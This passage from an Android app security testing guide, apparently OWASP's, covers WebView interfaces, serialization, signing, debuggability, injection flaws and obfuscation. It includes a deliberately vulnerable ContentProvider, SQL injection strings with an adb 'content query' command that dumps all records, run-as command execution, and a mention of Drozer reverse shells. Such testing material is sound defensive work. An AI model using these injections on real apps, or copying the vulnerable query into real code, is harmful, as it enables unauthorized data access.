        Toast.makeText(mContext, toast, Toast.LENGTH_SHORT).show();  
    }  
}
```

If the annotation `@JavascriptInterface` is used, this method can be called from JavaScript. If the app is targeting API level < 17, all methods of the Java Object are exposed to JavaScript and can be called.

In JavaScript the method `returnString()` can now be called and the return value can be stored in the parameter `result`.

```
var result = window.Android.returnString();
```

If an attacker has access to the JavaScript code, for example through stored XSS or a MITM attack, he can directly call the exposed Java methods in order to exploit them.

If `addJavascriptInterface()` is needed, only JavaScript provided with the APK should be allowed to call it but no JavaScript loaded from remote endpoints.

Another compliant solution is to define the API level to 17 (JELLY_BEAN_MR1) and above in the manifest file of the app. For these API levels, only public methods that are annotated with `JavascriptInterface` can be accessed from JavaScript.

```
<uses-sdk android:minSdkVersion="17" />  
...  
</manifest>
```

Dynamic Analysis

The dynamic analysis of the app can determine what HTML or JavaScript files are loaded and if known vulnerabilities are present. The procedure to exploit the vulnerability is to produce a JavaScript payload and then inject it into the file that the app is requesting for. The injection could be done either through a MITM attack, or by modifying directly the file in case it is stored on the external storage. The whole process could be done through Drozer that uses weasel (MWR's advanced exploitation payload) which is able to install a full agent, injecting a limited agent into a running process, or connecting a reverse shell to act as a Remote Access Tool (RAT).

A full description of the attack can be found in the [blog article by MWR](#).

Testing Object Persistence

Overview

There are various ways to persist an object within Android:

Object Serialization

An object and its data can be represented as a sequence of bytes. In Java, this is possible using [object serialization](#). Serialization is not secure by default and is just a binary format or representation that can be used to store data locally as .ser file. It is possible to encrypt and sign/HMAC serialized data as long as the keys are stored safely. To deserialize an object, the same version of the class is needed as when it was serialized. When classes are

changed, the `ObjectInputStream` will not be able to create objects from older .ser files. The example below shows how to create a `Serializable` class by implementing the `Serializable` interface.

```
import java.io.Serializable;

public class Person implements Serializable {
    private String firstName;
    private String lastName;

    public Person(String firstName, String lastName) {
        this.firstName = firstName;
        this.lastName = lastName;
    }
    ...
    //getters, setters, etc
    ...
}

}
```

Now in another class, you can read/write the object using an `ObjectInputStream` / `ObjectOutputStream`.

JSON

There are various ways to serialize the contents of an object to JSON. Android comes with the `JSONObject` and `JSONArray` classes. Next there is a wide variety of libraries which can be used, such as [GSON](#) or [Jackson](#). They mostly differ in whether they use reflection to compose the object, whether they support annotations and the amount of memory they use. Note that almost all the JSON representations are String based and therefore immutable. This means that any secret stored in JSON will be harder to remove from memory. JSON itself can be stored somewhere, e.g. (NoSQL) database or a file. You just need to make sure that any JSON that contains secrets has been appropriately protected (e.g. encrypted/HMACed). See the data storage chapter for more details. Here is a simple example of how JSON can be written and read using GSON from the GSON User Guide. In this sample, the contents of an instance of the `BagOfPrimitives` is serialized into JSON:

```

class BagOfPrimitives {
    private int value1 = 1;
    private String value2 = "abc";
    private transient int value3 = 3;
    BagOfPrimitives() {
        // no-args constructor
    }
}

// Serialization
BagOfPrimitives obj = new BagOfPrimitives();
Gson gson = new Gson();
String json = gson.toJson(obj);

// ==> json is {"value1":1,"value2":"abc"}

```

ORM

There are libraries that provide the functionality to store the contents of an object directly into a database and then instantiate the objects based on the database content again. This is called Object-Relational Mapping (ORM). There are libraries that use SQLite as a database, such as:

- [OrmLite](#),
- [SugarORM](#),
- [GreenDAO](#) and
- [ActiveAndroid](#).

[Realm](#) on the other hand, uses its own database to store the contents of a class. The amount of protection that ORM can provide mostly relies on whether the database is encrypted. See the data storage chapter for more details. A nice [example of ORM Lite](#) can be found on their website.

Parcelable

[Parcelable](#) is an interface for classes whose instances can be written to and restored from a [Parcel](#). A parcel is often used to pack a class as part of a [Bundle](#) content for an [Intent](#). Here's an example from the Android developer documentation that implements

Parcelable :

```
public class MyParcelable implements Parcelable {
    private int mData;

    public int describeContents() {
        return 0;
    }

    public void writeToParcel(Parcel out, int flags) {
        out.writeInt(mData);
    }

    public static final Parcelable.Creator<MyParcelable> CREATOR
        = new Parcelable.Creator<MyParcelable>() {
            public MyParcelable createFromParcel(Parcel in) {
                return new MyParcelable(in);
            }

            public MyParcelable[] newArray(int size) {
                return new MyParcelable[size];
            }
        };

    private MyParcelable(Parcel in) {
        mData = in.readInt();
    }
}
```

As the mechanisms with Parcels and Intents might change over time, and the Parcelable might contain IBinder pointers, it is not recommended to store any data on disk using Parcelable .

Static Analysis

In general: if the object persistence is used for persisting any sensitive information on the device, then make sure that the information is encrypted and signed/HMACed. See the chapters on data storage and cryptographic management for more details. Next, you need

to make sure that obtaining the keys to decrypt and verify are only obtainable if the user is authenticated. Security checks should be made at the correct positions as defined in [best practices](#).

There are a few generic remediation steps one can always take:

1. Make sure that sensitive data after serialization/persistence has been encrypted and HMACed/signed. Evaluate the signature or HMAC before you use the data. See the chapter about cryptography for more details.
2. Make sure that keys used for step 1 cannot be extracted easily. Instead, the user and/or application instance should be properly authenticated/authorized to obtain the keys to use the data. See the data storage chapter for more details.
3. Make sure that the data within the de-serialized object is carefully validated before it is actively used (e.g. no exploit of business/application logic).

In case of a high-risk application with a focus on availability, we would recommend to only use `Serializable` when the classes that are serialized are stable. Second, we would recommend to rather not use reflection based persistence because:

- The attacker could possibly find the signature of the method due to the String based argument
- The attacker might be able to manipulate the reflection based steps in order to execute business logic.

See the anti-reverse-engineering chapter for more details.

Object Serialization

Search the source code for the following keywords:

- `import java.io.Serializable`
- `implements Serializable`

JSON

Static analysis depends on the library being used. In case of the need to counter memory-dumping, make sure that highly sensitive information is not stored in JSON as you cannot guarantee any anti-memory dumping techniques with the standard libraries. You can check

for the following keywords per library:

JSONObject Search the source code for the following keywords:

- `import org.json.JSONObject;`
- `import org.json.JSONArray;`

GSON Search the source code for the following keywords:

- `import com.google.gson`
- `import com.google.gson.annotations`
- `import com.google.gson.reflect`
- `import com.google.gson.stream`
- `new Gson();`
- Annotations such as: `@Expose` , `@JsonAdapter` , `@SerializedName` , `@Since` ,
`@Until`

Jackson Search the source code for the following keywords:

- `import com.fasterxml.jackson.core`
- `import org.codehaus.jackson` for the older version.

ORM

When using an ORM library, verify that the data is stored in an encrypted database or that the class representations are individually encrypted before storing it. See the chapters on data storage and cryptographic management for more details. You can check for the following keywords per library:

OrmLite Search the source code for the following keywords:

- `import com.j256.*`
- `import com.j256.dao`
- `import com.j256.db`
- `import com.j256.stmt`
- `import com.j256.table\`

Please make sure that logging is disabled.

SugarORM Search the source code for the following keywords:

- `import com.github.satyan`
- `extends SugarRecord<Type>`
- In the AndroidManifest, there will be `meta-data` entries with values such as `DATABASE` , `VERSION` , `QUERY_LOG` and `DOMAIN_PACKAGE_NAME` .

Make sure that `QUERY_LOG` is set to false.

GreenDAO Search the source code for the following keywords:

- `import org.greenrobot.greendao.annotation.Convert`
- `import org.greenrobot.greendao.annotation.Entity`
- `import org.greenrobot.greendao.annotation.Generated`
- `import org.greenrobot.greendao.annotation.Id`
- `import org.greenrobot.greendao.annotation.Index`
- `import org.greenrobot.greendao.annotation.NotNull`
- `import org.greenrobot.greendao.annotation.*`
- `import org.greenrobot.greendao.database.Database`
- `import org.greenrobot.greendao.query.Query`

ActiveAndroid Search the source code for the following keywords:

- `ActiveAndroid.initialize(<contextReference>);`
- `import com.activeandroid.Configuration`
- `import com.activeandroid.query.*`

Realm Search the source code for the following keywords:

- `import io.realm.RealmObject;`
- `import io.realm.annotations.PrimaryKey;`

Parcelable

Verify that, when sensitive information is stored in an Intent using a Bundle containing a Parcelable, the appropriate security measures are taken. Make sure to use explicit intents and reassure proper additional security controls in case of application level IPC (e.g. signature verification, intent-permissions, crypto).

Dynamic Analysis

There are various steps one can take for dynamic analysis:

1. Regarding the actual persistence: use the techniques described in the data storage chapter.
2. Regarding the reflection based approaches: use Xposed to hook into the de-serialization methods or add extra unprocessable information to the serialized objects to see how they are handled (e.g. Will the application crash? Or can you extract extra information by enriching the objects?).

References

OWASP Mobile Top 10 2016

- M7 - Client Code Quality - https://www.owasp.org/index.php/Mobile_Top_10_2016-M7-Poor_Code_Quality

OWASP MASVS

- V6.3: “The app does not export sensitive functionality via custom URL schemes, unless these mechanisms are properly protected.”
- V6.4: “The app does not export sensitive functionality through IPC facilities, unless these mechanisms are properly protected.”
- V6.5: “JavaScript is disabled in WebViews unless explicitly required.”
- V6.6: “WebViews are configured to allow only the minimum set of protocol handlers required (ideally, only https is supported). Potentially dangerous handlers, such as file, tel and app-id, are disabled.”
- V6.7: “If native methods of the app are exposed to a WebView, verify that the WebView only renders JavaScript contained within the app package.”
- V6.8: “Object serialization, if any, is implemented using safe serialization APIs.”

CWE

- CWE-79 - Improper Neutralization of Input During Web Page Generation
<https://cwe.mitre.org/data/definitions/79.html>

- CWE-749 - Exposed Dangerous Method or Function

Tools

- Drozer - <https://github.com/mwrlabs/drozer>

Code Quality and Build Settings of Android Apps

Verifying That the App is Properly Signed

Overview

Android requires that all APKs are digitally signed with a certificate before they can be installed. The digital signature is required by the Android system before installing/running an application, and it's also used to verify the identity of the owner for future updates of the application. This process can prevent an app from being tampered with, or modified to include malicious code.

When an APK is signed, a public-key certificate is attached to the APK. This certificate uniquely associates the APK to the developer and their corresponding private key. When building an app in debug mode, the Android SDK signs the app with a debug key specifically created for debugging purposes. An app signed with a debug key is not meant for distribution and won't be accepted in most app stores, including the Google Play Store. To prepare the app for final release, the app must be signed with a release key belonging to the developer.

The [final release build](#)) of an app must be signed with a valid release key. In Android Studio, this can be done manually or by creating a signing configuration and assigning it to the release build type.

Note that Android expects any updates to the app to be signed with the same certificate, so a validity period of 25 years or more is recommended. Apps published on Google Play must be signed with a certificate that is valid at least until October 22th, 2033.

Two APK signing schemes are available:

- JAR signing (v1 scheme) and
- APK Signature Scheme v2 (v2 scheme).

The v2 signature, which is supported by Android 7.0 and higher, offers improved security and performance. Release builds should always be signed using *both* schemes.

Static Analysis

Verify that the release build is signed with both v1 and v2 scheme, and that the code signing certificate contained in the APK belongs to the developer.

APK signatures can be verified using the `apksigner` tool.

```
$ apksigner verify --verbose Desktop/example.apk
Verifies
Verified using v1 scheme (JAR signing): true
Verified using v2 scheme (APK Signature Scheme v2): true
Number of signers: 1
```

The contents of the signing certificate can be examined using `jarsigner`. Note the in the debug certificate, the Common Name(CN) attribute is set to “Android Debug”.

The output for an APK signed with a Debug certificate looks as follows:

```
$ jarsigner -verify -verbose -certs example.apk
sm      11116 Fri Nov 11 12:07:48 ICT 2016 AndroidManifest.xml

X.509, CN=Android Debug, O=Android, C=US
[certificate is valid from 3/24/16 9:18 AM to 8/10/43 9:18 AM]
[CertPath not validated: Path does not chain with any of the
trust anchors]
(...)
```

Ignore the “CertPath not validated” error - this error appears with Java SDK 7 and greater. Instead, you can rely on the `apksigner` to verify the certificate chain.

The signing configuration can be managed through Android Studio or the `signingConfigs {}` block in `build.gradle`. The following values need to be set to activate both v1 and v2 scheme:

```
v1SigningEnabled true
v2SigningEnabled true
```

Several best practices to [configure the app for release](#) is also available in the official Android developer documentation.

Dynamic Analysis

Static analysis should be used to verify the APK signature.

Testing If the App is Debuggable

Overview

The `android:debuggable` attribute in the [Application](#) element in the manifest determines whether or not the app can be debugged when running on a user mode build of Android.

Static Analysis

Check in `AndroidManifest.xml` whether the `android:debuggable` attribute is set and it's value:

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.android.owasp">

    ...

    <application android:allowBackup="true" android:debuggable="true"
    android:icon="@drawable/ic_launcher" android:label="@string/app_name"
    android:theme="@style/AppTheme">
        <meta-data android:name="com.owasp.main"
        android:value=".Hook"/>
    </application>
</manifest>
```

In a release build, this attribute should always be set to “false” (the default value).

Dynamic Analysis

Drozer can be used to identify if an application is debuggable. The module `app.package.attacksurface` displays information about IPC components exported by the application, in addition to whether the app is debuggable.

```
dz> run app.package.attacksurface com.mwr.dz
Attack Surface:
 1 activities exported
 1 broadcast receivers exported
 0 content providers exported
 0 services exported
 is debuggable
```

To scan for all debuggable applications on a device, the `app.package.debuggable` module should be used:

```
dz> run app.package.debuggable
Package: com.mwr.dz
  UID: 10083
Permissions:
  - android.permission.INTERNET
Package: com.vulnerable.app
  UID: 10084
Permissions:
  - android.permission.INTERNET
```

If an application is debuggable, it is trivial to get command execution in the context of the application. In `adb` shell, execute the `run-as` binary, followed by the package name and command:

```
$ run-as com.vulnerable.app id
uid=10084(u0_a84) gid=10084(u0_a84)
groups=10083(u0_a83),1004(input),1007(log),1011(adb),1015(sdcard_rw),10
28(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_sta
ts) context=u:r:untrusted_app:s0:c512,c768
```

[Android Studio](#) can also be used to debug an application and verify if debugging is activated for an app.

Another alternative method to determine if an application is debuggable, is to attach `jdb` to the running process. If successful, debugging is activated.

The following procedure can be used to start a debug session using `jdb` :

- Identify, using `adb jdwp`, the PID of the application that we want to debug and that is currently active on the device:

```
$ adb jdwp  
2355  
16346 <== last launched, corresponds to our application
```

- Create a communication channel by using `adb` between the application process (using the PID) and the analysis workstation on a specific local port:

```
# adb forward tcp:[LOCAL_PORT] jdwp:[APPLICATION_PID]  
$ adb forward tcp:55555 jdwp:16346
```

- Attach the debugger using `jdb` to the local communication channel port and start a debug session:

```
$ jdb -connect com.sun.jdi.SocketAttach:hostname=localhost,port=55555  
Set uncaught java.lang.Throwable  
Set deferred uncaught java.lang.Throwable  
Initializing jdb ...  
> help
```

A few notes about debugging:

- The tool [JAD](#) can be used to identify interesting locations where breakpoints should be inserted.
- Help about [JDB](#).
- If an error indicating that *the connection to the debugger has been closed* occurs during the binding of `jdb` to the local communication channel port then kill all `adb`

sessions and start a new single one.

Testing for Debugging Symbols

Overview

As a general rule of thumb, as little explanatory information as possible should be provided along with the compiled code. Some metadata such as debugging information, line numbers and descriptive function or method names make the binary or bytecode easier to understand for the reverse engineer, but isn't actually needed in a release build and can therefore be safely discarded without impacting the functionality of the app.

For native binaries, use a standard tool like `nm` or `objdump` to inspect the symbol table. A release build should generally not contain any debugging symbols. If the goal is to obfuscate the library, removing unneeded dynamic symbols is also recommended.

Static Analysis

Symbols are usually stripped during the build process, so you need the compiled bytecode and libraries to verify whether any unnecessary metadata has been discarded.

First find the `nm` binary in your Android NDK and export it (or create an alias).

```
export $NM = $ANDROID_NDK_DIR/toolchains/arm-linux-androideabi-4.9/prebuilt/darwin-x86_64/bin/arm-linux-androideabi-nm
```

To display debug symbols:

```
$ $NM -a libfoo.so  
/tmp/toolchains/arm-linux-androideabi-4.9/prebuilt/darwin-x86_64/bin/arm-linux-androideabi-nm: libfoo.so: no symbols
```

To display dynamic symbols:

```
$ $NM -D libfoo.so
```

Alternatively, open the file in your favorite disassembler and check the symbol tables manually.

Dynamic symbols can be stripped using the `visibility` compiler flag. Adding this flag causes gcc to discard the function names while still preserving the names of functions declared as `JNIEXPORT`.

Check if the following was added to build.gradle:

```
externalNativeBuild {  
    cmake {  
        cppFlags "-fvisibility=hidden"  
    }  
}
```

Dynamic Analysis

Static analysis should be used to verify for debugging symbols.

Testing for Debugging Code and Verbose Error Logging

Overview

StrictMode is a developer tool to be able to detect policy violation, e.g. disk or network access. It can be implemented in order to check for the usage of good coding practices such as implementing performant code or usage of network access on the main thread.

The policies are defined together with rules and different methods of showing the violation of a policy.

Here is [an example of StrictMode](#), enabling both policies mentioned above:

```

public void onCreate() {
    if (DEVELOPER_MODE) {
        StrictMode.setThreadPolicy(new
StrictMode.ThreadPolicy.Builder()
            .detectDiskReads()
            .detectDiskWrites()
            .detectNetwork() // or .detectAll() for all
detectable problems
            .penaltyLog()
            .build());
        StrictMode.setVmPolicy(new StrictMode.VmPolicy.Builder()
            .detectLeakedSqlLiteObjects()
            .detectLeakedClosableObjects()
            .penaltyLog()
            .penaltyDeath()
            .build());
    }
    super.onCreate();
}

```

It's recommended to insert the policy in the `if` statement with `DEVELOPER_MODE` as condition. The `DEVELOPER_MODE` has to be disabled for release build in order to disable `StrictMode` too.

Static Analysis

To check if `StrictMode` is enabled you could look for the methods

`StrictMode.setThreadPolicy` or `StrictMode.setVmPolicy`. Most likely they will be in the `onCreate()` method.

The various [detect methods for the thread policy](#) are:

```

detectDiskWrites()
detectDiskReads()
detectNetwork()

```

The [possible penalties for thread policy](#) are:

```
penaltyLog() // Logs a message to LogCat  
penaltyDeath() // Crashes application, runs at the end of all enabled  
penalties  
penaltyDialog() // Show a dialog
```

Also have a look at the different [best practices](#) when using StrictMode.

Dynamic Analysis

There are different ways of detecting `StrictMode` and it depends on how the policies roles are implemented. Some of them are:

- Logcat
- Warning Dialog
- Crash of the application

Testing for Injection Flaws

Overview

Android apps can expose functionality to:

- other apps via IPC mechanisms like Intents, Binders, Android Shared Memory (ASHMEM) or BroadcastReceivers,
- through custom URL schemes (which are part of Intents) and
- the user via the user interface.

All input that is coming from these different sources cannot be trusted and need to be validated and/or sanitized. Validation ensures that only data is processed that the app is expecting. If validation is not enforced any input can be sent to the app, which might allow an attacker or malicious app to exploit vulnerable functionalities within the app.

The source code should be checked if any functionality of the app is exposed, through:

- Custom URL schemes: check also the test case “Testing Custom URL Schemes”
- IPC Mechanisms (Intents, Binders, Android Shared Memory (ASHMEM) or BroadcastReceivers): check also the test case “Testing Whether Sensitive Data Is

Exposed via IPC Mechanisms”

- User interface

An example for a vulnerable IPC mechanisms is listed below.

ContentProviders can be used to access database information, while services can be probed to see if they return data. If data is not validated properly the content provider might be prone to SQL injection when others apps are interacting with it. See the following vulnerable implementation of a *ContentProvider*.

```
<provider  
    android:name=".OMTG_CODING_003_SQL_Injection_Content_Provider_Implementation"  
    android:authorities="sg.vp.owasp_mobile.provider.College">  
</provider>
```

The `AndroidManifest.xml` above defines a content provider that is exported and therefore available for all other apps. In the `OMTG_CODING_003_SQL_Injection_Content_Provider_Implementation.java` class the `query` function should be inspected.

```
@Override
public Cursor query(Uri uri, String[] projection, String
selection, String[] selectionArgs, String sortOrder) {
    SQLiteQueryBuilder qb = new SQLiteQueryBuilder();
    qb.setTables(STUDENTS_TABLE_NAME);

    switch (uriMatcher.match(uri)) {
        case STUDENTS:
            qb.setProjectionMap(STUDENTS_PROJECTION_MAP);
            break;

        case STUDENT_ID:
            // SQL Injection when providing an ID
            qb.appendWhere( _ID + "=" + uri.getPathSegments().get(1));

            Log.e("appendWhere",uri.getPathSegments().get(1).toString());
            break;

        default:
            throw new IllegalArgumentException("Unknown URI " + uri);
    }

    if (sortOrder == null || sortOrder == ""){
        /**
         * By default sort on student names
         */
        sortOrder = NAME;
    }
    Cursor c = qb.query(db, projection, selection, selectionArgs,null,
null, sortOrder);

    /**
     * register to watch a content URI for changes
     */
    c.setNotificationUri(getContext().getContentResolver(), uri);
    return c;
}
```

The query statement when providing a STUDENT_ID is prone to SQL injection, when accessing `content://sg.vp.owasp_mobile.provider.College/students`. Obviously prepared statements need to be used to avoid the SQL injection, but ideally also input validation should be applied to only process input that the app is expecting.

All functions in the app that process data that is coming from external and through the UI should implement input validation:

- For input coming from the user interface [Android Saripaar v2](#) can be used.
- For input coming from IPC or URL schemes a validation function should be created.
For example like the following that is checking if the [value is alphanumeric](#).

```
public boolean isAlphaNumeric(String s){  
    String pattern= "^[a-zA-Z0-9]*$";  
    return s.matches(pattern);  
}
```

An alternative to validation functions are type conversion, like using `Integer.parseInt()` if only integer numbers are expected. The [OWASP Input Validation Cheat Sheet](#) contains more information about this topic.

Dynamic Analysis

The tester should test manually the input fields with strings like `'' OR 1=1—''` if for example a local SQL injection vulnerability can be identified.

When being on a rooted device the command content can be used to query the data from a Content Provider. The following command is querying the vulnerable function described above.

```
content query --uri  
content://sg.vp.owasp_mobile.provider.College/students
```

The SQL injection can be exploited by using the following command. Instead of getting the record for Bob all data can be retrieved.

```
content query --uri  
content://sg.vp.owasp_mobile.provider.College/students --where  
"name='Bob') OR 1=1--'"
```

For dynamic testing Drozer can also be used.

Testing Exception Handling

Overview

Exceptions can often occur when an application gets into a non-normal or erroneous state. Both in Java and C++ exceptions can be thrown when such state occurs. Testing exception handling is about reassuring that the app will handle the exception and get to a safe state without exposing any sensitive information at both the UI and the logging mechanisms used by the app.

Static Analysis

Review the source code to understand and identify how the application handles various types of errors (IPC communications, remote services invocation, etc). Here are some examples of the checks to be performed at this stage :

- Verify that the application use a well-designed and unified scheme to [handle exceptions](#).
- Verify that standard `RuntimeException`s (e.g. `NullPointerException`, `IndexOutOfBoundsException`, `ActivityNotFoundException`, `CancellationException`, `SQLException`) are anticipated upon by creating proper null-checks, bound-checks and alike. An [overview of the provided child-classes of `RuntimeException`](#) can be found in the Android developer documentation. If the developer still throws a child of `RuntimeException` then this should always be intentional and that intention should be handled by the calling method.
- Verify that for every non-runtime `Throwable`, there is a proper catch handler, which ends up handling the actual exception properly.
- When an exception is thrown, make sure that the application has centralized handlers

for exceptions that result in similar behavior. This can be a static class for instance. For specific exceptions given the methods context, specific catch blocks should be provided.

- Verify that the application doesn't expose sensitive information while handling exceptions in its UI or in its log-statements, but are still verbose enough to explain the issue to the user.
- Verify that any confidential information, such as keying material and/or authentication information is always wiped at the `finally` blocks in case of a high risk application.

```
byte[] secret;
try{
    //use secret
} catch (SPECIFICEXCEPTIONCLASS | SPECIFICEXCEPTIONCLASS2 e) {
    // handle any issues
} finally {
    //clean the secret.
}
```

As a best practice a general exception-handler for uncaught exceptions can be added to clear out the state of the application prior to a crash:

```

public class MemoryCleanerOnCrash implements
Thread.UncaughtExceptionHandler {

    private static final MemoryCleanerOnCrash S_INSTANCE = new
MemoryCleanerOnCrash();
    private final List<Thread.UncaughtExceptionHandler> mHandlers = new
ArrayList<>();

    //initialize the handler and set it as the default exception
handler
    public static void init() {

S_INSTANCE.mHandlers.add(Thread.getDefaultUncaughtExceptionHandler());
        Thread.setDefaultUncaughtExceptionHandler(S_INSTANCE);
    }

    //make sure that you can still add exception handlers on top of it
(required for ACRA for instance)
    public void subscribeCrashHandler(Thread.UncaughtExceptionHandler
handler) {
        mHandlers.add(handler);
    }

    @Override
    public void uncaughtException(Thread thread, Throwable ex) {

        //handle the cleanup here
        //....
        //and then show a message to the user if possible given the
context

        for (Thread.UncaughtExceptionHandler handler : mHandlers) {
            handler.uncaughtException(thread, ex);
        }
    }
}

```

Now the initializer need to be called for the handler at your custom `Application` class
(e.g. the class that extends `Application`):

```
@Override  
protected void attachBaseContext(Context base) {  
    super.attachBaseContext(base);  
    MemoryCleanerOnCrash.init();  
}
```

Dynamic Analysis

There are various ways of doing dynamic analysis:

- Use Xposed to hook into methods and call the method with unexpected values or overwrite existing variables to unexpected values (e.g. null values, etc.).
- Provide unexpected values to UI fields in the Android application.
- Interact with the application using its intents and public providers by using values that are unexpected.
- Tamper the network communication and/or the files stored by the application.

In all cases, the application should not crash, but instead, it should:

- Recover from the error or get into a state in which it can inform the user of not being able to continue.
- If necessary, inform the user in an informative message to make him/her take appropriate action. The message itself should not leak sensitive information.
- Not provide any information in logging mechanisms used by the application.

Verify That Free Security Features Are Activated

Overview

As Java classes are trivial to decompile, applying some basic obfuscation to the release bytecode is recommended. For Java apps on Android, ProGuard offers an easy way to shrink and obfuscate code and to strip unneeded debugging information from the Java bytecode. It replaces identifiers such as class names, method names and variable names with meaningless character combinations. This is a form of layout obfuscation, which is “free” in that it doesn’t impact the performance of the program.

Since most Android applications are Java based, they are [immune to buffer overflow vulnerabilities](#). Nevertheless this vulnerability class can still be applicable when using the Android NDK, therefore secure compiler settings should be considered.

—ToDo Add content for secure compiler settings for Android NDK

Static Analysis

If source code is provided, the build.gradle file can be checked to see if obfuscation settings are applied. From the example below, you can see that `minifyEnabled` and `proguardFiles` are set. It is common to create exceptions for some classes from obfuscation with “`-keepclassmembers`” and “`-keep class`”. Therefore it is important to audit the ProGuard configuration file to see what classes are exempted. The `getDefaultProguardFile('proguard-android.txt')` method gets the default ProGuard settings from the `<Android SDK>/tools/proguard/` folder. The file `proguard-rules.pro` is where you define custom ProGuard rules. From our sample `proguard-rules.pro` file, you can see that many classes that are extended are common Android classes, which should be done more granular on specific classes or libraries.

By default, ProGuard removes attributes that are useful for debugging, including line numbers, source file names and variable names. ProGuard is a free Java class file shrinker, optimizer, obfuscate and pre-verifier. It is shipped with Android’s SDK tools. To activate shrinking for the release build, add the following to build.gradle:

```
android {  
    buildTypes {  
        release {  
            minifyEnabled true  
            proguardFiles getDefaultProguardFile('proguard-  
android.txt'),  
                'proguard-rules.pro'  
        }  
    }  
    ...  
}
```

`proguard-rules.pro`

```
-keep public class * extends android.app.Activity
-keep public class * extends android.app.Application
-keep public class * extends android.app.Service
```

Dynamic Analysis

If source code is not provided, an APK can be decompiled to verify if the codebase has been obfuscated. Several tools are available to convert dex code to a jar file (dex2jar). The jar file can be opened in tools like JD-GUI that can be used to check if class, method and variable names are human readable.

Sample obfuscated code block:

```
package com.a.a.a;

import com.a.a.b.a;
import java.util.List;

class a$b
    extends a
{
    public a$b(List paramList)
    {
        super(paramList);
    }

    public boolean areAllItemsEnabled()
    {
        return true;
    }

    public boolean isEnabled(int paramInt)
    {
        return true;
    }
}
```

References

OWASP Mobile Top 10 2016

- M7 - Client Code Quality - https://www.owasp.org/index.php/Mobile_Top_10_2016-M7-Poor_Code_Quality

OWASP MASVS

- V6.2: “All inputs from external sources and the user are validated and if necessary sanitized. This includes data received via the UI, IPC mechanisms such as intents, custom URLs, and network sources.”
- V7.1: “The app is signed and provisioned with valid certificate.”
- V7.2: “The app has been built in release mode, with settings appropriate for a release build (e.g. non-debuggable).”
- V7.3: “Debugging symbols have been removed from native binaries.”
- V7.4: “Debugging code has been removed, and the app does not log verbose errors or debugging messages.”
- V7.6: “The app catches and handles possible exceptions.”
- V7.7: “Error handling logic in security controls denies access by default.”
- V7.9: “Free security features offered by the toolchain, such as byte-code minification, stack protection, PIE support and automatic reference counting, are activated.”

CWE

- CWE-20 - Improper Input Validation
- CWE-215 - Information Exposure Through Debug Information
- CWE-388 - Error Handling
- CWE-489 - Leftover Debug Code
- CWE-656 - Reliance on Security Through Obscurity

Tools

- ProGuard - <https://www.guardsquare.com/en/proguard>
- jarsigner -
<http://docs.oracle.com/javase/7/docs/technotes/tools/windows/jarsigner.html>

- Xposed - <http://repo.xposed.info/>
- Drozer - <https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-drozer-user-guide-2015-03-23.pdf>
- GNU nm - https://ftp.gnu.org/old-gnu/Manuals/binutils-2.12/html_node/binutils_4.html

Tampering and Reverse Engineering on Android

Android's openness makes it a favorable environment for reverse engineers. In the following chapter, we'll look at some peculiarities of Android reversing and OS-specific tools as processes.

Android offers reverse engineers big advantages that are not available with "the other" mobile OS. Because Android is open source, you can study its source code at the Android Open Source Project (AOSP) and modify the OS and its standard tools any way you want. Even on standard retail devices it is possible to do things like activating developer mode and sideloading apps without jumping through many hoops. From the powerful tools shipping with the SDK to the wide range of available reverse engineering tools, there's a lot of niceties to make your life easier.

However, there are also a few Android-specific challenges. For example, you'll need to deal with both Java bytecode and native code. Java Native Interface (JNI) is sometimes deliberately used to confuse reverse engineers (to be fair, there are legitimate reasons for using JNI, such as improving performance or supporting legacy code). Developers sometimes use the native layer to "hide" data and functionality, and they may structure their apps such that execution frequently jumps between the two layers.

You'll need at least a working knowledge of both the Java-based Android environment and the Linux OS and Kernel, on which Android is based. You'll also need the right toolset to deal with both native code and bytecode running on the Java virtual machine.

Note that we'll use the [OWASP Mobile Testing Guide Crackmes](#) as examples for demonstrating various reverse engineering techniques in the following sections, so expect partial and full spoilers. We encourage you to have a crack at the challenges yourself before reading on!

What You Need

Make sure that the following is installed on your system:

- The newest SDK Tools and SDK Platform-Tools packages. These packages include the Android Debugging Bridge (ADB) client and other tools that interface with the Android platform.
- The Android NDK. This is the Native Development Kit that contains prebuilt toolchains for cross-compiling native code for different architectures.

In addition to the SDK and NDK, you'll also need something to make Java bytecode more human-readable. Fortunately, Java decompilers generally handle Android bytecode well. Popular free decompilers include [JD](#), [JAD](#), [Proycon](#), and [CFR](#). For convenience, we have packed some of these decompilers into our [apkx wrapper script](#). This script completely automates the process of extracting Java code from release APK files and makes it easy to experiment with different backends (we'll also use it in some of the following examples).


Other tools are really a matter of preference and budget. A ton of free and commercial disassemblers, decompilers, and frameworks with different strengths and weaknesses exist; we'll cover some of them.

Setting up the Android SDK

